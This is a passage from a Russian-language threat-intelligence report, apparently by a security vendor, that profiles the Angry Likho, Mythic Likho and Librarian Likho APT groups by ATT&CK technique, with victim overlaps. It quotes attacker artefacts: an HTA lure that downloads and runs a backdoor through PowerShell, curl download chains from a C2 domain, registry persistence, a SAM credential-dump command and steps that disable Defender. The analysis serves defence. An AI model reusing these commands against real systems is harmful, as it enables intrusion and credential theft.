Атакующие используют как легитимные утилиты удаленного управления, так и вредоносное ПО для удаленного управления (например, DarkTrack RAT или Ozone RAT) для установления интерактивного канала взаимодействия между зараженными системами внутри скомпрометированной сети.

Exfiltration

T1041 Exfiltration Over C2 Channel

Злоумышленники могут осуществлять эксфильтрацию данных напрямую на C2.

Связи в кластере

Как мы уже подсвечивали, APT-группа Angry Likho схожа по TTPs с Awaken Likho. Перечислим совпадения ниже.

Общие черты TTPs:

Использование целевого фишинга, направленного на российские организации, с самораспаковывающимися архивами — также характерно для Awaken Likho и Librarian Likho. Все три группы используют запароленные архивы. Злоумышленники специально делают это для избегания детектирования решениями для защиты почты. Однако, например, решения Kaspersky умеют такие пароли извлекать из тела письма, а вложенные архивы — распаковывать и анализировать

Использование обфусцированных скриптов AutoIt для запуска полезной нагрузки

Применение протектора Themida для защиты своих имплантов

Жертвы — пересечения и специфика отдельных жертв

Для нас было неожиданным, но пересечений по жертвам с ранее описанной APT этого же кластера — Awaken Likho — обнаружено не было.

Однако были обнаружены общие жертвы с другой APT этого кластера — Librarian Likho; мы обнаружили **9** общих жертв, в том числе среди крупного бизнеса (производство, добыча и переработка природных ресурсов), находящихся на территории России. Кроме того, атакующих интересуют заводы и НИИ в области точной электромеханики и радиоэлектроники.

Также были найдены общие жертвы с APT XDSpy — мы обнаружили **2** такие жертвы в последних кампаниях обеих APT. Это не слишком много, однако эти же жертвы были заражены и другими проукраинскими APT, следовательно, представляют для злоумышленников особый интерес.

Результаты пересечений по жертвам следующие:

① общие жертвы с Awaken Likho:	**не обнаружены**
② общие жертвы с Mythic Likho:	**не обнаружены**
③ общие жертвы с Librarian Likho:	**9**
④ общие жертвы с Cloud Atlas:	**не обнаружены**
⑤ общие жертвы с GOFFEE:	**не обнаружены**
⑥ общие жертвы с XDSpy:	**2**

Перейдем к рассмотрению следующего представителя данного кластера.

Mythic Likho

Описание группировки

Следующей группировкой, отнесенной нами к II кластеру, стала Mythic Likho, также известная под названием Arcane Wolf. Мы начали отслеживать ее активность с июля 2024 года.

Главная особенность этой группы — использование собственных агентов для фреймворка Mythic, известных как Loki и Merlin. Эти инструменты, разработанные на базе популярных решений с открытым исходным кодом, были замечены в атаках на российские компании из разных отраслей. Все признаки указывают на то, что основной целью этих операций является кибершпионаж.

Кроме Loki и Merlin, Mythic Likho активно использует и другие инструменты, в том числе:

- Ngrok и gTunnel — для организации туннелей внутрь инфраструктуры
- Стандартные командные оболочки Windows вроде PowerShell и CMD

Мы решили отнести Mythic Likho к II кластеру из-за характера их атак: набор целей, используемые инструменты, география жертв, а также технические артефакты, собранные в ходе исследования, позволяют нам уверенно говорить, что эта группа вписывается в рамки данного кластера.

Далее мы подробнее рассмотрим тактики, техники и процедуры, которые использует Mythic Likho, — шаг за шагом, от точки входа в инфраструктуру до вывода данных за ее пределы.

TTPs группировки

Initial Access

В рамках проанализированной кампании, нацеленной на российские организации, злоумышленники активно использовали фишинговые рассылки в качестве основного метода начального проникновения в инфраструктуру жертвы. Установлено, что атаки проводились как с вредоносными вложениями, так и со ссылками на внешние ресурсы для загрузки вредоносного ПО. Оба метода доставки вредоносного ПО описаны в следующих двух разделах.

T1566.001 Spearphishing Attachment

Один из ключевых векторов атаки заключался в распространении фишинговых писем с вредоносными вложениями. Основной полезной нагрузкой в этих письмах выступал бэкдор Loki, замаскированный под документы делового характера. Названия файлов подбирались с учетом подходящего для жертвы контекста и должны были вызвать доверие:

- `смета_27.05.2024.exe`,
- `На_согласование_публикации_<название_предприятия>.rar`,
- `ПЕРЕЧЕНЬ_ДОКУМЕНТОВ.ISO`.

Такие вложения представляли собой либо непосредственно исполняемые файлы, либо образы дисков и архивы, содержащие в себе вредоносную нагрузку.


Также стоит отметить, что один из образцов Loki был обнаружен по следующему пути:

```
Досудове врегулювання/Photos/6.JPG
```

В рамках одной из зафиксированных фишинговых рассылок злоумышленники использовали HTA-документ, замаскированный под резюме потенциального кандидата. Документ распространялся в виде вложения внутри архива.

После активации файла в системе жертвы запускался HTML, открывавший веб-страницу, визуально оформленную под PDF-документ. Злоумышленники целенаправленно стилизовали интерфейс под традиционное окно просмотра PDF, включая добавление фальшивого уведомления «Файл безопасен» — чтобы снизить уровень настороженности у потенциальной жертвы.

Рис. 38 | Пример поддельной надписи «Файл безопасен»



Код HTML-страницы, реализующий этот механизм, был встроен напрямую в тело HTA-файла. В нем наблюдаются многочисленные комментарии, написанные на русском языке, что может свидетельствовать о русскоязычном происхождении самой группировки.

Часть листинга содержимого HTA-документа:

```
<html lang="ru">
<head>
    <meta http-equiv="X-UA-Compatible" content="IE=Edge" />
    <meta charset="UTF-8">
    <title>Windows PDF Viewer</title>
    <style>
        body {
            margin: 0;
            padding: 0;
            min-height: 100vh;
            background-color: #e0e0e0;
            font-family: sans-serif;
        }

        .content-wrapper {
            padding: 80px 20px 60px 20px;
            display: flex;
            justify-content: center;
            /* calc() поддерживается в IE11, но если возникнут проблемы –
               можно задать фиксированную высоту или использовать другие
приемы. */
            min-height: calc(100vh - 140px);
        }

– <code block> –

        .photo-placeholder {
            width: 100%;
            height: 100%;
            object-fit: contain; /* IE11 понимает, но в старых версиях может
не работать */
        }

– <code block> –

        <div class="filename-bar">
            <span>Rezume_Zayvy_Leonid_Ivanovich.pdf</span>
            <div class="security-indicator">
                <svg viewBox="0 0 24 24" style="width: 16px; height: 16px;
margin-right: 5px; fill: #00a344;">
                    <path d="M12 1L3 5v6c0 5.55 3.84 10.74 9 12 5.16-1.26
9-6.45 9-12V5l-9-4zm-2 16l-4-4 1.41-1.41L10 14.17l6.59-6.59L18 9l-8 8z"/>
                </svg>
                Файл безопасен
            </div>
        </div>
    </div>

– <code block> –
```

Также стоит отметить, что в коде содержится часть, отвечающая за скачивание и запуск бэкдора:

```
– <code block> –

  <script>
        function openCalculator() {
            try {
                var shell = new ActiveXObject("WScript.Shell");
                // Одной командой скачиваем файл и запускаем
                shell.Run(
                  "powershell -Command \"Invoke-WebRequest 'hxxps://files.
gkrzn[.]ru/direct/cb72fe89-1d75-4b2b-a138-8b5bf51b7578/8fc4eac9/rezume.pdf'
-OutFile $Env:TEMP\\csrss32.exe; Start-Process $Env:TEMP\\csrss32.exe\"",
                  0,
                  true
                );
            } catch (e) {
                alert("Unable to launch calculator. Error: " + e.message);
            }
        }

– <code block> –
```

T1566.002 Spearphishing Link

В другой серии фишинговых писем злоумышленники отказались от вложений и сосредоточились на использовании ссылок для загрузки вредоносного ПО. Такие письма содержали ссылки на внешние ресурсы, откуда жертве предлагалось загрузить архив, якобы содержащий документы по теме письма. В одном из изученных инцидентов архив содержал бэкдор Merlin.

Сами архивы, как и в случае с вложениями, маскировались под типичные деловые документы. Названия следовали узнаваемым шаблонам и сопровождались легитимно выглядящими текстами.

Примеры некоторых фишинговых доменов:

- hxxps://mail.gkrzn[.]ru,
- hxxps://yuristconsultant[.]ru,
- hxxps://data2gis[.]ru,
- hxxps://onedrive.imicrosoft[.]ru,
- hxxps://pop3.gkrzn[.]ru,
- hxxps://y[.]nsitelecom[.]ru,
- hxxps://document[.]info-cloud[.]ru,
- hxxps://ui[.]telecomz[.]ru.

Execution

T1204.002 User Execution: Malicious File

После того как пользователи получали вредоносный архив, следующим этапом цепочки заражения было использование содержащегося внутри архива LNK-файла, маскирующего выполнение вредоносного кода под запуск якобы легитимного документа.

В одном из обнаруженных нами архивов при открытии файла `Rez_ZelibRV.lnk` автоматически выполнялась команда, содержащая цепочку действий через `cmd.exe`, `WinRAR.exe` и PowerShell. Листинг команды представлен ниже:

```
cmd.exe /c where /r %LocalAppData%\Temp Резюме.rar | ( set /p "v=" && @
call "C:\Program Files\WinRAR\WinRAR.exe" -y x %v% . ) &&  powershell
-ExecutionPolicy Bypass -File Passport\20.ps1
```

Команда, прописанная в ярлыке, инициировала рекурсивный поиск по временной директории `%LocalAppData%\Temp` для нахождения архива `Резюме.rar`, извлекала его содержимое в директорию `C:\Users\Public\Libraries`, а затем запускала PowerShell-скрипт `20.ps1` из подкаталога Passport. Сам ярлык имел установленную рабочую директорию `C:\Users\Public\Libraries`.

Скрипт `20.ps1` содержал следующие команды:

```
conhost -headless C:\Users\Public\Libraries\Passport\19.jpg
cmd /c move /y "C:\Users\Public\Libraries\Passport\3(1).jpg" C:\Users\
Public\Libraries\Passport\Rez_ZelibRV.pdf
cmd /c C:\Users\Public\Libraries\Passport\Rez_ZelibRV.pdf
```

Эти команды выполняют следующие действия:

- первая строка вызывает `conhost.exe` — легитимный компонент Windows Console Host — с флагом `-headless`, указывающим на выполнение без пользовательского интерфейса. В качестве аргумента передается файл `19.jpg`, что свидетельствует о попытке запуска исполняемого файла, замаскированного под изображение;
- далее выполняется команда move, которая переименовывает файл `3(1).jpg` в `Rez_ZelibRV.pdf`. Это подготовка документа-приманки, который в дальнейшем будет запущен для отвлечения внимания пользователя;
- последняя команда в цепочке — непосредственный запуск файла `Rez_ZelibRV.pdf`.

T1059.001 Command and Scripting Interpreter: PowerShell

В ходе анализа зараженных хостов было выявлено множество событий запуска PowerShell для проведения разведки. Почти во всех случаях наблюдалась установка кодировки консоли в UTF-8 с помощью конструкции:

```
[Console]::OutputEncoding = New-Object System.Text.UTF8Encoding
```

Подобная конструкция может применяться для корректного отображения вывода команд, например при передаче результатов на удаленный сервер, что особенно актуально при работе в локалях с нелатинскими алфавитами.

Также был обнаружен еще один скрипт, который использует PowerShell-командлет для доставки на хост вредоносной нагрузки:

```
– <code block> –

            try {
                // Создаем объект WScript.Shell
                var shell = new ActiveXObject("WScript.Shell");

                // Вместо калькулятора запускаем PowerShell-команду
                // Важно правильно расставить кавычки!
                shell.Run("powershell -Command \"(New-Object System.Net.
WebClient).DownloadFile('http://87.121.45[.]78:16545/index.html','inde.
html')\"");
            } catch (e) {
                alert("Unable to launch calculator. Error: " + e.message);
            }
        }

– <code block> –
```

T1059.003 Command and Scripting Interpreter: Windows Command Shell

В рамках постэксплуатационной активности на зараженных хостах было зафиксировано выполнение команд через `cmd.exe`, направленных на разведку файловой структуры и запуск дополнительных компонентов. Примеры команд:

```
cmd.exe /C "dir "$appdata"
cmd.exe /C "dir "$appdata\Microsoft"
cmd.exe /C "$selfpath\OneDriveSvc.exe"
```

Persistence

T1547.001 Registry Run Keys / Startup Folder

После успешного выполнения вредоносных скриптов и получения первоначального доступа к системе злоумышленники переходят к этапу закрепления. Для этого они используют один из наиболее традиционных и эффективных методов — модификацию ветки реестра Run, которая отвечает за автозагрузку приложений.

Ниже приведены примеры зафиксированных команд, используемых группировкой:

```
$system32\cmd.exe /C "reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\Run" /v chromeproxy /t REG_SZ /d "$temp\chrome_proxy.exe" /F"
```

```
$system32\cmd.exe /C "reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\Run" /v YandexProxySrv /t REG_SZ /d "$temp\yandex_proxy.scr"
/F"
```

```
$system32\cmd.exe /C "reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\Run" /v OneDriveSvc /t REG_SZ /d "$appdata\Microsoft\
OneDrive\OneDriveSvc.exe" /F"
```

Defense Evasion

T1036.005 Match Legitimate Name or Location

Один из наиболее заметных и распространенных методов маскировки — использование названий исполняемых файлов, сходных или полностью идентичных с именами легитимных системных или популярных пользовательских приложений.

В рамках проведенного исследования были зафиксированы следующие названия, использовавшиеся для маскировки вредоносных компонентов:

- libcairo-2.dll,
- driver_printer.exe,
- chrome_proxy.exe,
- onedrivesync.exe,
- OneDirveSvh.exe,
- windowssubprocessqueue.exe,
- dbinit.exe,
- nvidiacontrolpanel.exe,
- telegram.exe,
- yandexupdate.exe,
- chrome.exe,
- openvpndaemon.exe,
- kesservice.exe,
- klservice.exe,
- GoogleUpdate.exe,
- dbexecutor.exe,
- ms-teams.exe,
- csrss32.exe,
- msedgeconnect.exe,
- pkd.exe,
- communigate.exe,
- CommunigatePro.exe,
- skypeagent.exe,
- YandexProxy.exe,
- servinf.exe.

Credential Access

T1003.002 OS Credential Dumping: Security Account Manager

Для получения учетных данных в скомпрометированных системах злоумышленники осуществляли дамп содержимого реестра SAM — базы, содержащей хэши паролей локальных пользователей Windows. Для этого использовалась следующая команда:

```
powershell.exe -C "[Console]::OutputEncoding = New-Object System.Text.
UTF8Encoding;reg save "HKLM\sam" sam""
```

Discovery

T1082 System Information Discovery && T1033 System Owner / User Discovery

В скомпрометированных системах было зафиксировано использование PowerShell и CMD для проведения локальной разведки. Группировка выполняла команды, направленные на получение сведений о файловой структуре, локальных пользователях, текущей системе и текущем пользователе, а также группах, в которых он состоит:

```
powershell.exe -C "[Console]::OutputEncoding = New-Object System.Text.
UTF8Encoding;dir; ls; whoami /all"
```

```
cmd.exe /C "systeminfo"
cmd.exe /c net users
cmd.exe /C "whoami /groups"
```

T1057 Process Discovery

В рамках вредоносной активности злоумышленники инициировали команду на получение информации о запущенных процессах с помощью PowerShell:

```
powershell.exe -C "[Console]::OutputEncoding = New-Object System.Text.
UTF8Encoding;ps"
```

Команда ps позволяет получить список всех процессов, запущенных в пользовательском контексте, включающий их имена, идентификаторы (PID) и использованные ресурсы. Это позволяет атакующим получить представление о:

- работающих защитных решениях;
- пользовательских приложениях;
- возможных точках внедрения;
- наличии других вредоносных компонентов, уже присутствующих в системе.

Как и в других командах, использование UTF8Encoding обеспечивает корректное отображение вывода даже в случае нестандартных языковых локалей.

T1016 System Network Configuration Discovery

Одна из задач злоумышленников на ранних этапах после компрометации — это определение публичного IP-адреса зараженного хоста. Для этого использовалась следующая PowerShell-команда:

```
powershell.exe -C "[Console]::OutputEncoding = New-Object System.Text.
UTF8Encoding;curl ident.me"
```

Команда обращается к стороннему публичному сервису `https://ident.me`, который возвращает внешний IP-адрес устройства.

Также в рамках этапа разведки в скомпрометированной системе злоумышленники запустили следующую команду:

```
cmd.exe /c ipconfig
```

Command and Control

T1105 Ingress Tool Transfer

На одном из этапов атаки злоумышленники использовали PowerShell для загрузки и выполнения вредоносного исполняемого файла. Для доставки полезной нагрузки применялся следующий PowerShell-командлет:

```
powershell -Command \"Invoke-WebRequest 'https://files.gkrzn[.]ru/
direct/cb72fe89-1d75-4b2b-a138-8b5bf51b7578/8fc4eac9/rezume.pdf' -OutFile
$Env:TEMP\\csrss32.exe; Start-Process $Env:TEMP\\csrss32.exe\""
```

T1071.001 Application Layer Protocol: Web Protocols

Для отправки данных на командный сервер бэкдор Loki использует GET- или POST-запросы (в зависимости от версии бэкдора):

```
"URL": "pop3.gkrzn[.]ru/data?q=[REDACTED]-tMAWEhOmZ8jYeciu_6Qxcey52aewh8Yh_
f0cdSKt8-es7a7vjPj5QTHuVpjFAlUQ6alwUrZuWQtYb5HGUgj6AF7wOBHEbZrty3Yx4TUEVlIGp
kdYWIvJ9qCJ8XsXGsNg2OxpPlXv0GcbdV0GKS-q7e",

"Method": "GET"
```

T1572 Protocol Tunneling

Для доступа к некоторым сегментам сети злоумышленники использовали инструменты туннелирования трафика — такие как ngrok и gTunnel.

Примечательно, что gTunnel был модифицирован с применением утилиты goReflect, что позволило осуществлять его загрузку и исполнение непосредственно в памяти, без записи на диск.

Exfiltration

T1041 Exfiltration Over C2 Channel

После выполнения основных фаз атаки злоумышленники переходили к эксфильтрации интересующих их данных. Для этого использовался предварительно установленный канал управления (C2), через который происходила передача информации за пределы сети организации. Как правило, связь осуществлялась по HTTP/HTTPS, что позволяло маскировать трафик под легитимную сетевую активность.

Связи с другими группировками

Анализируя активность Mythic Likho, мы обратили внимание на ряд общих черт с другими APT-группировками, входящими во II кластер. Эти пересечения касаются как TTPs, так и инфраструктурных особенностей.

Тактики и инструменты

В качестве вектора начального доступа группировка, как и многие представители данного кластера, делает ставку на фишинговые рассылки. В письмах могут содержаться вредоносные вложения (например, архивы или HTA-файлы) или ссылки на скачивание файлов с внешних ресурсов

В рамках операций Mythic Likho использует как открытое, так и кастомное ПО, в том числе:

- ngrok
- gTunnel
- Loki
- Merlin

Интересно, что отдельные инструменты встречаются и у других группировок из кластера. Так ngrok использовался группами Cloud Atlas и Librarian Likho.

Пересечения по целям

Изучая атакованные организации, мы зафиксировали любопытное пересечение: в ряде случаев образцы вредоносного ПО, связанные с Mythic Likho, были обнаружены на тех же хостах, что и артефакты, относящиеся к другим представителям кластера II. Это может говорить либо о пересечении интересов, либо о возможной координации на определенных этапах атаки.

Ниже приведены результаты по найденным пересечениям среди жертв:

① общие жертвы с Awaken Likho:	**не обнаружены**
② общие жертвы с Angry Likho:	**не обнаружены**
③ общие жертвы с Librarian Likho:	**2**
④ общие жертвы с Cloud Atlas:	**1**
⑤ общие жертвы с GOFFEE:	**не обнаружены**
⑥ общие жертвы с XDSpy:	**не обнаружены**

Выводы по пересечениям

На основании обнаруженных пересечений, а также ряда дополнительных наблюдений мы и включили Mythic Likho во II кластер, к которому уже отнесены несколько других известных проукраинских APT-группировок.

Наше решение основано на следующих фактах.

Все зафиксированные жертвы атак находятся исключительно на территории России, причем затронуты как государственные, так и коммерческие структуры из различных отраслей

В ряде артефактов, связанных с деятельностью группы, встречаются русскоязычные комментарии в скриптах, а также украиноязычные названия директорий

Кроме того, ряд пострадавших организаций пересекается с жертвами других APT-группировок, уже ассоциированных с проукраинским кластером

Учитывая совокупность этих факторов, мы приходим к выводу, что Mythic Likho действует в интересах одной из сторон российско-украинского конфликта, а основной целью ее операций является кибершпионаж против российских структур. Именно это легло в основу решения включить данную группировку в кластер II.

На уже описанные в кластере II группировки весьма похожа еще одна проукраинская группировка — Librarian Likho, однако, в отличие от них, эта группа старается использовать ресурсы жертвы по максимуму и в качестве завершающего этапа атаки может устанавливать в зараженную систему майнер для добычи криптовалюты за счет ее ресурсов. Далее речь пойдет о группе Librarian Likho. Группа похожа на предыдущие использованием легитимных утилит и скриптов для реализации вредоносной функциональности, а также относительно большим (для APT) охватом своих кампаний (фишинг с вредоносными вложениями/ссылками рассылается десяткам получателей одновременно). Однако группировка отличается от других групп кластера Likho, помимо финансовой направленности, еще и использованием не вполне обычного способа эксфильтрации похищенных данных — при помощи электронной почты с собственными почтовыми серверами.

Librarian Likho

Описание группировки

Librarian Likho (ex. Librarian Ghouls), также известная как Rare Werewolf или Rezet, — это APT-группа, которая находится на нашем постоянном мониторинге. Мы регулярно публикуем отчеты о деятельности этой группы, и, согласно данным нашей телеметрии, на момент написания этого отчета, значимых перерывов в ее активности мы не наблюдали. Злоумышленники постоянно совершают атаки на организации в России.

Важная особенность данной APT-группы заключается в том, что авторы решили не создавать отдельных вредоносных бинарных модулей. Вместо этого они предпочитают использовать сторонние утилиты (в основном легитимные) для достижения своих целей. Вредоносная функциональность этой APT реализована при помощи пакетных командных файлов и PowerShell-скриптов.

Главный начальный вектор атаки, как и для большинства других APT, — фишинг со вложенными вредоносными архивами (обычно защищенными паролем). Эти вредоносные письма злоумышленники обычно маскируют под письма от реальных компаний со вложенными официальными документами. Чтобы заразиться, пользователь должен открыть вложенный архив (пароль обычно указан в теле письма), распаковать его и запустить вложенный .scr файл.

С технической точки зрения эта APT не практикует каких-либо интересных или новых подходов. Атакующие полагаются на сторонние легитимные утилиты для достижения своих целей, вся вредоносная функциональность этой APT реализована в виде скриптов: скрипт инсталлятора, командный пакетный файл, PowerShell-скрипт. Атакующие постоянно работают над развитием своей APT: они воруют не только конфиденциальные данные, но также устанавливают на зараженные машины утилиты удаленного управления и майнеры для максимизации выгоды от заражения жертвы. Эта APT активна в настоящее время и меняет адреса своих C2 довольно редко. Мы продолжаем мониторить эту угрозу.

TTPs группировки


Initial Access

T1566.001 Spearphishing Attachment

Librarian Likho рассылают электронные письма, содержащие вредоносные вложения для получения первоначального доступа к системе жертвы.

Пример такого фишингового письма с вредоносным вложением приведен ниже, оно содержит вложенный RAR-архив.

Рис. 39 | Пример спирфишингового письма группировки



Этот RAR-архив содержит только один файл — `Запрос на поставку.scr`. Файл является исполняемым и вредоносным.

Execution

T1204.002 Malicious File

Вредоносные импланты доставляются во вложениях к фишинговым письмам. Пользователь должен запустить такое вложение на выполнение, чтобы инфицироваться. Чтобы убедить его сделать это, операторы активно используют различные приемы социальной инженерии.

В декабре 2024 года мы обнаружили очередную атаку Librarian Likho. Нам удалось получить один имплант из этой атаки. Мы изучили этот имплант и выяснили, что он является самораспаковывающимся архивом, созданным при помощи Smart Install Maker, что означает, что содержимое может быть легко извлечено.

После распаковки архива мы получили три файла:

- **`data.cab`** — CAB-файл, содержащий все значимые файлы импланта;
- **`installer.config`** — конфигурационный файл инсталлятора, содержит команды, которые должны быть выполнены в ходе инсталляции;
- **`runtime.cab`** — пустой файл, содержит только CAB-заголовок (36 байт).

`Data.cab`, в свою очередь, состоит из следующих файлов:

0 — PDF-файл-приманка / red herring;

1 — исполняемый файл, легитимная утилита CURL;

2 — LNK-файл для исполнения “`C:\Intel\AnyDesk\bat.bat`”.

T1059 Command and Scripting Interpreter

Конфигурационный файл инсталлятора импланта содержит множество команд для модификации реестра с целью установки “4t Tray Minimizer” в систему. Приведем тут только одну из них:

```
SOFTWARE\4t Niagara Software\4t Tray Minimizer\Options
RunOnWindowsStartup
False
```

Далее инсталлятор извлекает три файла и помещает их в “`c:\Intel`” (в рассмотренном выше импланте):

- `\Intel\Платежное поручение № 131.pdf`,
- `\Intel\curl.exe`,
- `\Intel\AnyDesk\bat.lnk`.

T1059.003 Windows Command Shell

Почти вся вредоносная функциональность реализована в форме пакетных командных файлов. Пожалуйста, учитывайте, что некоторые из приводимых команд упрощены для лучшего понимания.

```
cd C:\Intel\
ping -n 6 127.0.0.1
C:\Intel\curl.exe -o C:\Intel\driver.exe hxxp://downdown[.]ru/driver.jpg
C:\Intel\curl.exe -o C:\Intel\blat.exe hxxp://downdown[.]ru/blat.jpg
C:\Intel\curl.exe -o C:\Intel\svchost.exe  hxxp://downdown[.]ru/svchost.jpg
C:\Intel\curl.exe -o C:\Intel\Trays.rar hxxp://downdown[.]ru/Trays.jpg
C:\Intel\curl.exe -o C:\Intel\AnyDesk\wol.ps1 hxxp://downdown[.]ru/wol.jpg
C:\Intel\curl.exe -o C:\Intel\dc.exe  hxxp://downdown[.]ru/dc.jpg
C:\Intel\driver.exe x -r -ep2 -hplimpid2903392 C:\Intel\Trays.rar C:\Intel\
/y
start C:\Intel\Trays\Trays.lnk
svchost.exe -install C:\Intel\AnyDesk
C:\Intel\curl.exe -o C:\Intel\AnyDesk\bat.bat  hxxp://downdown[.]ru/bat.jpg
C:\Intel\AnyDesk\bat.lnk
```

Кроме того, инсталлятор создает командный файл “rezet.cmd”, выполняя следующие команды:

```
cmd.exe  /c echo c:\Intel\rezet.cmd cd c:\Intel\
cmd.exe /c echo >> c:\Intel\rezet.cmd ping -n 6 127.0.0.1
```

И устанавливает атрибуты «системный» и «скрытый» на папку “Intel”: “ATTRIB +s +h c:\Intel”.

В результате инсталлятор генерирует следующий командный файл “rezet.cmd”.

```
cd C:\Intel\
ping -n 6 127.0.0.1
C:\Intel\curl.exe -o C:\Intel\driver.exe hxxp://downdown[.]ru/driver.jpg
C:\Intel\curl.exe -o C:\Intel\blat.exe hxxp://downdown[.]ru/blat.jpg
C:\Intel\curl.exe -o C:\Intel\svchost.exe  hxxp://downdown[.]ru/svchost.jpg
C:\Intel\curl.exe -o C:\Intel\Trays.rar hxxp://downdown[.]ru/Trays.jpg
C:\Intel\curl.exe -o C:\Intel\AnyDesk\wol.ps1 hxxp://downdown[.]ru/wol.jpg
C:\Intel\curl.exe -o C:\Intel\dc.exe  hxxp://downdown[.]ru/dc.jpg
C:\Intel\driver.exe x -r -ep2 -hplimpid2903392 C:\Intel\Trays.rar C:\Intel\
/y
start C:\Intel\Trays\Trays.lnk
svchost.exe -install C:\Intel\AnyDesk
C:\Intel\curl.exe -o C:\Intel\AnyDesk\bat.bat  hxxp://downdown[.]ru/bat.jpg
C:\Intel\AnyDesk\bat.lnk
```

Входящий в комплект ранее рассмотренного импланта `rezet.cmd` (генерируется в процессе работы импланта) выполняет следующие действия:

1. Загружает дополнительные файлы, используемые в атаке, с вредоносного ресурса (`downdown[.]ru`), на котором они хранятся с расширением "`.jpg`" (`driver.exe, blat.exe, svchost.exe, trays.rar, wol.ps1` и `dc.exe`);
2. Распаковывает `Trays.rar` при помощи пароля (`limpid2903392`) и кастомизированной версии `rar.exe` (`driver.exe`), помещая извлеченные файлы в папку "`c:\Intel`";
3. Запускает `Trays.lnk` и устанавливает ПО AnyDesk;
4. Наконец, загружает файл `bat.bat` с C2 и запускает `bat.lnk`.

Файл `bat.bat` выполняет следующие действия:

1. Устанавливает пароль ("`QWERTY1234566`") для автоматического доступа (без одобрения пользователем) к ПО AnyDesk;
2. Запускает ПО Defender Control с параметром "`/D`", отключая, таким образом, Windows Defender;
3. Вызывает утилиту powercfg (для управления параметрами электропитания ПК) шесть раз с различными параметрами для того, чтоб сделать ПК жертвы доступным для подключения со стороны атакующих в нужное время;
4. Запускает утилиту schtasks для создания задачи планировщика "`ShutdownAt5AM`" для завершения работы машины жертвы в 5 утра ежедневно. Злоумышленникам это нужно, вероятно, для того, чтоб убедиться, что машина выключена до начала рабочего дня жертвы. Это позволяет скрыть следы неавторизованных подключений;
5. Удаляет три файла: утилиту curl, rar-архив, содержащий ПО "`4t Tray Minimizer`" и инсталлятор AnyDesk. Злоумышленникам они более не нужны: на этот момент все они уже сделали свою работу;
6. Устанавливает четыре переменные, которые будут использованы для отправки злоумышленникам данных в процессе эксфильтрации;
7. Собирает важные данные пользователя и упаковывает их в архив с использованием пароля "`limpid2903392`";
